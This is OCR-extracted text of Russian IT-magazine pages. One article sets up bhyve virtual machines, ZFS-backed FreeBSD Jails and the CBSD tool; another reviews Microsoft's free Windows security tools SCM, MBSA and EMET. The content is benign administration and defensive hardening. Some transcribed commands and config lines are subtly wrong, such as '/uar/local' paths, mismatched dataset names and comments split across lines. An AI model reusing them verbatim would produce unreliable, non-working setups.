
- -C — включать память гостевой ОС в файлы дампа;
- -e — принудительно завершать работу bhyve, если гостевая ОС обращается к неэмулируемым портам ввода-вывода, — что полезно для целей отладки;
- -p vcpu:hostcpu — привязать указанный VCPU к CPU хостовой машины;
- -U uuid — уникальный идентификатор в структуре SMBIOS System Information. Если его не указать, генерируется на основе имени хоста хостовой системы и имени виртуальной машины;
- -w — игнорировать обращения к нереализованным регистрам MSR, что опять же полезно для отладки;
- -W — использовать в эмулируемой системе старую систему прерываний (MSI) вместо более новой (MSI-X);
- -x — использовать в гостевой системе режим x2APIC;
- -Y — отключить генерацию MPTable.


После загрузки запустится Anaconda в самом что ни на есть текстовом режиме (даже без использования ncurses — просто черно-белый терминал, навевающий ностальгические мысли о временах DOS). Установка более чем стандартна. После ее завершения нас выбросит во FreeBSD — bhyve не умеет перезагружаться. Для дальнейшей работы нужно завершить работу bhyve, снова запустить grub-bhyve и вновь использовать ту же команду:

```
# bhyvectl --vm=centos-bhyve --destroy
# grub-bhyve -m device.map -r hd0,↵
  msdos1 -M 2048M centos-bhyve
  grub> configfile /grub2/grub.cfg
```

Выбираем нужный пункт и передаем управление командой bhyve с соответствующими опциями.

Но что, если нужно подключаться к консоли и отключаться от нее? В этом случае можно использовать






**Получение CentOS**

**Установка CentOS в bhyve**

*Anaconda в самом что ни на есть текстовом режиме — просто черно-белый терминал, навевающий ностальгические мысли о временах DOS*

CentOS 7, запущенный в bhyve

нуль-модемное устройство, для которого прежде всего необходимо загрузить модуль ядра nmdm:

```
# kldload nmdm
```

Затем в опции -l указываем вместо stdio /dev/nmdm0A и подключаемся к нему:

```
# cu -l /dev/nmdm0B -s 115200
```

Кроме того, при создании виртуальной машины создается также и файл в каталоге /dev/vmm, что позволяет быстро посмотреть список загруженных машин.

## НАСТРОЙКА JAIL

FreeBSD поддерживает также аналог LXC — Jail. Мы будем рассматривать его вкупе с ZFS. Создадим ФС:

```
# mkdir /usr/jail
# zfs create -o compress=lz4 -o↵
  mountpoint=/usr/jail zroot/jail
# zfs create zroot/jail/.base101x64
```

Вторая команда создает сжатую ZFS, а третья — собственно ту ФС, куда мы будем его развертывать и откуда затем клонировать. Скачиваем файлы FreeBSD 10.1 и распаковываем их:

```
# cd /var/tmp
# fetch ftp://ftp.freebsd.org/pub/FreeBSD/↵
  releases/amd64/10.1-RELEASE/base.txz
# fetch ftp://ftp.freebsd.org/pub/FreeBSD/↵
  releases/amd64/10.1-RELEASE/lib32.txz
# fetch ftp://ftp.freebsd.org/pub/FreeBSD/↵
  releases/amd64/10.1-RELEASE/games.txz
# fetch ftp://ftp.freebsd.org/pub/FreeBSD/↵
  releases/amd64/10.1-RELEASE/src.txz
# tar -JxvC /usr/jail/.base101x64/ -f base.txz
# tar -JxvC /usr/jail/.base101x64/ -f lib32.txz
# tar -JxvC /usr/jail/.base101x64/ -f games.txz
# tar -JxvC /usr/jail/.base101x64/ -f src.txz
```

Сделаем некоторую базовую настройку (скопируем resolv.conf, поставим пароль, создадим каталог /usr/home и симлинк /home, установим обновления):

```
# cp /etc/resolv.conf /usr/jail/
  .base10x64/etc/
# chroot /usr/jail/.base10x64
Jail# passwd
Jail# mkdir /usr/ports
Jail# mkdir /usr/home
Jail# ln -s /usr/home /home
Jail# cd /etc/mail
Jail# make aliases
Jail# freebsd-update fetch install
```

Создадим снапшот текущего «чистого» Jail.

```
# zfs snapshot zroot/jail/.base101x64@clean
```

Конфигурируем шаблон дальше. Создадим в Jail следующий файл — /etc/make.conf:

```
# Использовать PKFNG для сборки портов
WITH_PKGNG=yes
# Делает возможным использование в Jail
дерева портов хостовой системы (через
проброс их с помощью mount)
WRKDIRPREFIX=/var/ports
DISTDIR=/var/ports/distfiles
PACKAGES=/var/ports/packages
INDEXDIR=/usr/ports
# Количество одновременных потоков make
MAKE_JOBS_NUMBER=2
```

В файле /etc/rc.conf (в Jail) должно быть примерно следующее:

```
# Не запускаем sendmail
sendmail_enable="NO"
# Очищаем временные каталоги
clear_tmp_enable="YES"
# Syslog не будет принимать входящие
подключения
syslogd_flags="-ss"
# Выключаем RPCBIND
rpcbind_enable="NO"
##
## Services
##
sshd_enable="NO"
```

На данном этапе можно также добавить все настройки и программы, которые необходимо иметь во всех песочницах. После этого выходим из chroot и на хостовой системе снова делаем снапшот:

```
# zfs snapshot zroot/jail/.base101x64@p0
```

Здесь p0 — номер условного «патча».

На хостовой же системе создаем файл /etc/jail.conf следующего содержания:

```
# Глобальные параметры
# Действие, выполняемое перед запуском песочниц. В данном
случае пробрасывается каталог /usr/ports хостовой системы.
Обрати внимание — триггеры exec.prestart и exec.poststop
выполняются на хостовой системе
exec.prestart = "/sbin/mount -t nullfs -o ro
/usr/ports/ /usr/jail/$name/usr/ports";
# Скрипты в Jail, выполняемые во время запуска и остановки
exec.start = "/bin/sh /etc/rc";
exec.stop = "/bin/sh /etc/rc.shutdown";
# После остановки отмонтируем проброшенную файловую систему
exec.poststop = "/sbin/umount -f /usr/jail/$name/usr/ports";
# Сбрасываем в Jail почти все переменные окружения
exec.clean;
# Монтируем в Jail devfs
mount.devfs;
# Файл в формате fstab, описывающий, какие ФС монтировать
в Jail
mount.fstab = "/etc/fstab.$name";
```

```
# Запрещаем монтирование в самом Jail
allow.nomount;
# Параметры подстановки
# Путь к корню основан на имени Jail
path = "/usr/jail/$name";
# Тестовый Jail
test {
# Устанавливаем имя хоста для Jail
    host.hostname = "testjail";
    # Включаем отдельный сетевой стек (требуется, чтобы
      ядро было скомпилировано с опцией VIMAGE)
    vnet = "new"
    interface = "lo0";
}
```

Затем создаем на основе того снапшота, что был ранее сделан, клон:

```
# zfs clone zroot/jail/.base101x64@p0↵
  zroot/jail/test
```

И в /etc/rc.conf добавим строчку (если нужно, чтобы созданные Jail запускались автоматически):

```
jail_enable="YES"
```

Для запуска же определенного Jail вручную набираем команду:

```
# /etc/rc.d/jail test start
```

где test — запускаемая песочница.

Чтобы запустить какую-нибудь программу в песочнице, используем следующие команды:

```
# jls
# jexec 5 csh
```

Первая команда показывает список запущенных песочниц, вторая же запускает в песочнице с указанным ID заданную программу. Останавливают их аналогично запуску, только вместо аргумента start пишем stop.

## ТОНКАЯ НАСТРОЙКА JAIL. ИНТЕРЕСНЫЕ ОСОБЕННОСТИ

Конфигурация, приведенная выше, конечно же, может использоваться и на практике. Тем не менее всех возможностей песочницы она не охватывает. Посмотрим, какие еще возможности имеются у данной технологии. Поскольку песочницы неразрывно связаны с ограничениями, соответственно, и разбирать будем данный функционал.

Большинство параметров, настраиваемых в файле jail.conf, на самом деле являются параметрами sysctl (ветвь security.jail), поэтому описываемые ниже опции могут быть изменены также с помощью данной утилиты.

Параметр securelevel служит для ограничения securelevel в Jail. Отмечу, что значение данного параметра не может быть ниже, чем в хостовой системе (оно и понятно). Стоит напомнить, что ограничивает тот или иной уровень:

- 0 — разрешено все; фактически это уровень по умолчанию;
- 1 — запрещается изменение флагов файлов с помощью chflags, запись в файлы дисковых устройств (при смонтированных ФС) и в некоторые другие и загрузка модулей ядра (последнее, впрочем, в jail-окружении запрещено и так). Кроме того, запрещается вызов отладчика ядра;
- 2 — помимо запретов предыдущего уровня, писать в файлы дисковых устройств может только системный вызов mount и запрещено изменять время больше, чем на секунду;
- 3 — те же ограничения, что и на предыдущем, плюс запрет на изменение правил брандмауэра.

Параметр devfs_ruleset указывает, какой набор правил devfs будет применяться для контейнера. Везде пишут, что по умолчанию ни единого набора не применяется, — и при использовании команды /sbin/jail все верно. Однако в случае со стандартным скриптом запуска /etc/rc,d/jail это не так — применяется набор правил, заточенный специально для Jail и описанный в /etc/defaults/devfs.rules.

Во FreeBSD поддерживаются также вложенные контейнеры. Для их использования надо установить параметр children.max, указывающий максимальное количество вложенных контейнеров. По умолчанию он равен нулю, то есть вложенные контейнеры создавать запрещается. Текущее же количество потомков можно посмотреть в переменной children.cur.

С помощью параметра enforce_statfs можно управлять видимостью точек монтирования. При установке его в 0 процесс может получать информацию обо всех

**Установка CBSD**

```
rom : csh - Konsole <2>
File  Edit  View  Bookmarks  Settings  Help
 If you are upgrading from the old package format, first run:

  # pkg2ng
Updating FreeBSD repository catalogue...
FreeBSD repository is up-to-date.
All repositories are up-to-date.
The following 3 packages will be affected (of 0 checked):

New packages to be INSTALLED:
        cbsd: 10.1.4
        sudo: 1.8.11.pl
        rsync: 3.1.1_3

The process will require 8 MiB more space.
2 MiB to be downloaded.

Proceed with this action? [y/N]: y
Fetching cbsd-10.1.4.txz: 100%    1 MiB   1.1MB/s    00:01
Fetching sudo-1.8.11.pl.txz: 100%  745 KiB 762.9kB/s    00:01
Fetching rsync-3.1.1_3.txz: 100%  291 KiB 297.9kB/s    00:01
Checking integrity... done (0 conflicting)
[1/3] Installing sudo-1.8.11.pl...
[1/3] Extracting sudo-1.8.11.pl: 100%
[2/3] Installing rsync-3.1.1_3...
[2/3] Extracting rsync-3.1.1_3: 100%
[3/3] Installing cbsd-10.1.4...
===> Creating users and/or groups.
Creating group 'cbsd' with gid '150'.
Creating user 'cbsd' with uid '150'.
[3/3] Extracting cbsd-10.1.4: 100%
Message for cbsd-10.1.4:
 ==============================================================================

cbsd is now installed, but requires additional setup steps:

Upon initial installation, run:

  env workdir="/path" /usr/local/cbsd/sudoexec/initenv

Where /path is the path to the cbsd workdir, e.g.: /usr/jails

For upgrading an existing installation, run:

  cbsd initenv

==============================================================================
root@fbsd10:~ #
rom : csh
```

**Подготовка к первому запуску CBSD**


```
rom : csh - Konsole <2>
File  Edit  View  Bookmarks  Settings  Help
Installing module bsdconf.d cmd: tzsetup
Installing module bsdconf.d cmd: ssh
Installing module bsdconf.d cmd: ftp
Installing module bsdconf.d cmd: adduser
Installing module bsdconf.d cmd: passwd
Installing module bsdconf.d cmd: service
Installing module bsdconf.d cmd: sysrc
Installing module bsdconf.d cmd: userlist
Installing module bsdconf.d cmd: grouplist
Installing module bsdconf.d cmd: adduser-tui
Installing module bsdconf.d cmd: pw
[Stage 9: cleanup]
 * Remove obsolete files...
Configure RSYNC services for jail migration?
[yes(1) or no(0)]
0
Shall i modify the /etc/rc.conf to sets cbsdd_enable=YES ?
[yes(1) or no(0)]
1
/etc/rc.conf: cbsdd_enable:  ->
Shall i modify the /etc/rc.conf to sets cbsd_workdir="/usr/jail"?:
[yes(1) or no(0)]
1
/etc/rc.conf: cbsd_workdir:  -> /usr/jail
Shall i modify the /etc/rc.conf to sets rcshutdown_timeout="900"?
[yes(1) or no(0)]
1
/etc/rc.conf: rcshutdown_timeout: 90 -> 900
Shall i modify default SSH daemon port from 22 to 22222 on this host via /etc/rc.conf and sshd_flags="-oPort=22222" which is default for cbsd?
[yes(1) or no(0)]
0
[Stage X: upgrading]
>>> Done
  First CBSD initialization complete.

  Now your can run:
  service cbsdd start
  to run CBSD services.


  For change initenv settings in next time, use:
  cbsd initenv-tui

  Also don't forget to execute:
  cbsd initenv
  every time when you upgrade CBSD version.

root@fbsd10:~ #
rom : csh
```




Настройка Jail в CBSD




CBSD: запуск контейнера

точках монтирования. При установке в 1 — только о точках монтирования в самой песочнице. Значение же по умолчанию, 2, и вовсе ограничивает информацию подмонтированным корнем.

Параметры, начинающиеся с префикса «allow.», булевы и в подробном описании не нуждаются. Упоминания стоит разве что allow.raw_sockets — без указания данного параметра некоторые утилиты, такие как ping, работать не будут. Кроме того, стоит отметить, что при добавлении префикса no после «allow.» значение параметра инвертируется. К примеру, allow.nomount запрещает какое-либо монтирование. Это свойство имеет смысл, если в секции параметров для всех контейнеров действие разрешено, но для определенного его необходимо запретить. По умолчанию почти везде стоит запрет — исключение составляет лишь allow.set_hostname.

Если нужно поставить в Jail более старую версию FreeBSD, необходимо будет установить переменную UNAME_r соответствующе данной версии — в противном случае некоторые программы могут отказаться работать.



**INFO**

Одно время развивался проект FreeBSD VPS — альтернатива Jail; но сейчас про него ничего не слышно.

## CBSD

Для облегчения создания Jail'ов можно использовать набор утилит CBSD — удобный фронтенд для работы с контейнерами, последние версии которого к тому же поддерживают и bhyve. Его особенности:

- наличие готового репозитория — что делает пересборку FreeBSD необязательной;
- поддержка ZFS;
- экспорт/импорт контейнеров;
- утилита конфигурирования в стиле bsdinstall.

И многое другое. Для установки нужно выполнить следующую команду:

```
# pkg install cbsd
```

После этого нужно его инициализировать:

```
# env workdir="/usr/jail" /uar/local/cbsd/↵
  sudoexec/initenv
```

Скрипт задаст с десяток вопросов, после чего можно будет запускать утилиту jconstruct-tui:

```
# /uar/local/cbsd/tools/jconstruct-tui
```

Появится текстовое диалоговое окно, в котором нужно указать параметры вновь создаваемой песочницы, такие как имя, IP-адрес, версия FreeBSD... После создания можно использовать следующую команду для запуска Jail:

```
# cbsd jcontrol-tui
```

У данного ПО есть еще множество возможностей, которые мы здесь описывать не будем. В целом функционал аналогичен раннему Docker — но, конечно, проекту до него еще расти и расти.

## ЗАКЛЮЧЕНИЕ

Технологии виртуализации во FreeBSD производят двойственное впечатление. С одной стороны, да, они есть, и с их помощью можно даже что-то запускать. С другой же...

Не будем сильно критиковать bhyve — в конце концов, это относительно недавняя разработка. Но помилуйте — даже абсолютно текстовые варианты ОС (которыми, к слову, обладают только *nix-подобные, да и то не все) устанавливать исключительно с использованием эмулируемого нуль-модемного соединения крайне неудобно. Хотя бы по той причине, что на другую виртуальную консоль не переключишься — а зачастую там появляется полезная информация. Помимо того, опции самой команды bhyve предназначены скорее для внутреннего применения его разработчиков, чем для повседневного использования в качестве средства виртуализации.

В случае с Jail дела обстоят получше — но тоже несколько отстают от аналогичных технологий в Linux. Ярчайший пример этого — во FreeBSD, начиная с версии 7.0, поддерживается такая возможность, как privileges, аналогичная capabilities в Linux. Однако, несмотря на то что сама реализация системных вызовов, относящихся к Jail, в своем исходном коде ими оперирует, интерфейса, позволяющего администратору контейнеров определить, какие именно привилегии будут доступны суперпользователю того или иного контейнера, не существует.

Таким образом, технологии аппаратной виртуализации во FreeBSD еще недостаточно стабильны, а контейнеры (как бы они ни назывались) выглядят хоть и рабочими, но немного старомодными — что, справедливости ради, никак не мешает их использовать. ⌶

# ПРАВИЛЬНЫЙ УХОД



## ОБЗОР БЕСПЛАТНЫХ ИНСТРУМЕНТОВ ОТ MS ДЛЯ ПРОКАЧКИ БЕЗОПАСНОСТИ WINDOWS

Windows, развиваясь, постоянно обрастала новыми функциями и настройками, уследить за правильностью которых в динамичной среде не так уж и просто. Чтобы помочь админу, был создан целый ряд инструментов, упрощающих управление и позволяющих создать безопасную среду.



Мартин «urban.prankster» Пранкевич
martin@synack.ru

### SECURITY COMPLIANCE MANAGER (SCM)

Security Compliance Manager — бесплатный инструмент, разрабатываемый в Microsoft Solution Accelerators. Он позволяет быстро сконфигурировать компьютеры при помощи набора готовых групповых политик и пакетов конфигурации, созданных на основе рекомендаций руководства по безопасности Microsoft и различных best practices. Большой плюс его в том, что он избавляет админа от чтения тонн документации и ошибок, ведь всегда можно пропустить что-то важное. А так просто просматриваем, сравниваем и применяем рекомендуемые параметры безопасности. Кроме настройки ОС Win, поддерживается также IE, Echange Server и MS Office. О его возможностях скажет такой факт, что, например, только для IE доступно более 150 параметров.

Администратор может экспортировать и импортировать свои конфигурации в SCM, упрощая распространение настроек. Поддерживается и возможность применения установок для компьютеров, не входящих в домен.

Установка SCM очень проста, мастер самостоятельно инсталлирует все что нужно. Хотя .NET Framework 3.5 лучше поставить заранее при помощи диспетчера сервера — бывает, что мастер не всегда с этим справляется. В состав пакета входит SQL Server 2008 Express, но при наличии SQL Server можно использовать и его.

Далее SCM запустится автоматически и импортирует шаблоны Baseline Security, на что может уйти несколько минут. В последующем шаблоны можно импортировать автоматически или добавлять вручную. Интерфейс не локализован, но прост и понятен. Начальная страница содержит несколько информационных областей, на которых представлены дополнительные ссылки и информация по дальнейшим действиям. Слева в панели находится дерево Baseline Library, в котором отображены все доступные базовые параметры, сгруппированные по продуктам. При выборе конкретного параметра в середине будет подробная информация: критичность, значение по умолчанию, рекомендация Microsoft и Customized, показывающий все изменения.

Базовые параметры менять нельзя, но щелчком по ссылке «Customize this settings ...» или Duplicate можно сделать копию и ее изменить под свои условия. Все возможные действия доступны в панели Actions справа. Здесь находятся пункты для экспорта и импорта настроек, в подменю Baseline находим пункты, позволяющие сравнить/совместить, дублировать, удалить параметры. Реализован поиск, позволяющий быстро найти нужный по ключевым словам.

Кроме графической консоли, поставляется инструмент командной строки, позволяющий управлять локальными групповыми политиками компьютера, импортировать и экспортировать их. Все команды выполняются от имени администратора. Для экспорта локальных параметров с компьютера просто выполни команду

```
> LocalGPO.wsf /Path:c:\GPOBackup /Export
```

Чтобы установить параметры, следует указать идентификатор GUID нужного объекта GPO:

```
> LocalGPO.wsf /Path:c:\GPOBackup\{012345678-ABCDEFG}
```

Дополнительный параметр GPOPack позволяет объединять в один самораспаковывающийся файл все, что нужно для применения базовых параметров безопасности (не требует установки LocalGPO). Используя такой архив, можем быстро установить политики на новых ОС.



VIDEO

Видео к статье: youtu.be/8gjdw3qTqs8

### MICROSOFT BASELINE SECURITY ANALYZER (MBSA)

MBSA предназначен для удаленного или локального сканирования, последующего анализа уязвимостей в системе и определения возможности их устранения. Ориентирован в первую очередь на повышение безопасности систем малых и средних предприятий, хотя вполне подходит и для домашнего использования. Проверяет наличие рекомендованных к установке патчей для ОС и некоторых приложений: IIS, SQL Server, SharePoint, MS Office, Web Apps и других, а также уязвимость аккаунтов администраторов. Текущая версия 2.3 поддерживает все новые ОС Windows 8.1 и 2012 R2, об устаревших приложениях утилита, как правило, не знает. Для этого следует использовать более ранние релизы MBSA. Кроме графического

интерфейса, доступна и утилита командной строки (Mbsacli.exe), которую можно запускать без установки MBSA (с флешки, например) и использовать в скриптах.

```
> mbsacli.exe /target webserver /u domain\↵
adminuser /o results
```

Скачать MBSA можно по адресу goo.gl/UvwCV6. Установка очень проста. Интерфейс не локализован, но принцип работы понятен и без чтения документации. После запуска достаточно выбрать Scan a computer или Scan multiple computers, ввести имя или IP и выбрать параметры проверки. После этого будут закачаны с Windows Update сведения о доступных обновлениях безопасности, и после сканирования будет построен отчет. Все найденные проблемы разбиты по категориям. Значок в поле Score показывает критичность, далее идет краткое описание и приводятся ссылки на решение How to correct this. Остается лишь все исправить и запустить сканирование повторно.

## ENHANCED MITIGATION EXPERIENCE TOOLKIT

EMET (microsoft.com/emet) реализует 14 защитных техник, усложняющих атаки на Win-системы, блокируя уязвимости в ПО и изменяя поток выполнения кода. Для защиты используется техника inline patching кода защищаемых процессов, когда перехватываются и анализируются API-вызовы. Ориентирован в первую очередь на устаревшие версии ОС и программы, которые по умолчанию не имеют таких механизмов. Среди поддерживаемых технологий: ASR, EAF/EAF+, DEP, SEHOP, NullPage Allocation, Heapspray Allocation, ASLR и Bottom Up ASLR. Плюс техники защиты от ROP-эксплойтов (Return Oriented Programming, обратно-ориентированное программирование), позволяющих обходить защиту ALSR + DEP, передавая управление на определенный адрес, — Load Library Check, Memory Protection Check, Caller Checks, Simulate Execution Flow и Stack Pivot. Правда, стоит отметить, что не все ROP-технологии доступны для 64-битных процессов.

Для четырех технологий возможна активация для системы в целом (в области System Status) — DEP, SEHOP, ASLR и Certificate Trust. Остальные настраиваются персонально для приложений (в Configure Applications) и за некоторым исключением обычно активируются по умолчанию.


При нарушении защиты EMET останавливает процесс. С версии 4.0 появился дополнительный режим аудита (Audit Only), позволяющий при обнаружении проблемы фиксировать работу программы для дальнейшего анализа. Функция Local Telemetry позволяет сохранить дамп памяти в случае срабатывания процесса.

Некоторые из описанных технологий уже реализованы в ОС, но, как правило, защищают только системные объекты. Например, DEP (предотвращение выполнения данных), которая не позволяет приложению исполнять код из области памяти, помеченной как «только для данных», появилась еще в Windows XP SP2, но защищает только некоторые системные файлы. Или Mandatory Address Space Layout Randomization (ASLR) позволяет рандомизировать адреса, в которые загружаются библиотеки, что усложняет написание эксплойтов. Для Win ASLR доступна с Vista, но защищает только компоненты ОС, при этом библиотеки загружаются в один из 256 базовых адресов (8 бит), что, в принципе, легко подобрать. Для 64-битных Windows 8 это значение увеличено до 14–24 бит (для разных типов данных), то есть 16 384–16 777 216, но из-за проблем с совместимостью ASLR отключена по умолчанию. Mandatory ASLR, реализованный в EMET, можно назвать «искусственным ASLR», так как он имеет на порядок меньшую энтропию, чем ASLR в ОС. В Bottom Up ASLR показатели энтропии несколько улучшены по сравнению с Mandatory ASLR. Но главное — активация DEP, ASLR и прочих технологий при помощи EMET позволяет обеспечить защиту для всех установленных приложений.


Технология Attack Surface Reduction (уменьшение области атак) позволяет ограничить работу приложений только в разрешенных Security Zones. Например, мы можем разрешить работу Flash, Java только во внутренней безопасной сети и блокировать при выходе в интернет. По умолчанию ASR активирована для IE и приложений MS Office. Активация функции фильтрации таблицы адресов экспорта (Export Address Table Filtering и EAF+ — появилась в EMET с 5.0) дает возможность ограничить доступ к странице памяти системных библиотек только для разрешенных модулей (по умолчанию kernel32.dll, ntdll.dll, kernelbase.dll, список можно расширить) и блокировать доступ к таблицам для кода, который ранее использовался в атаках. После установки EAF включена для всех приложений, EAF+ для IE и Adobe.

Технология Certificate Trust (Pinning) доступна только для IE и позволяет защититься от подделок SSL/TLS-сертификата, предотвращая man-in-the-middle атаки. Для определенных веб-ресурсов создаются правила проверки сертификатов, и при обнаружении расхождений выдается предупреждение, а соединение разрывается. Программа уже содержит профили для большинства популярных сервисов — ресурсов MS, MS Office 365, Skype, Facebook, Twitter и некоторых других.

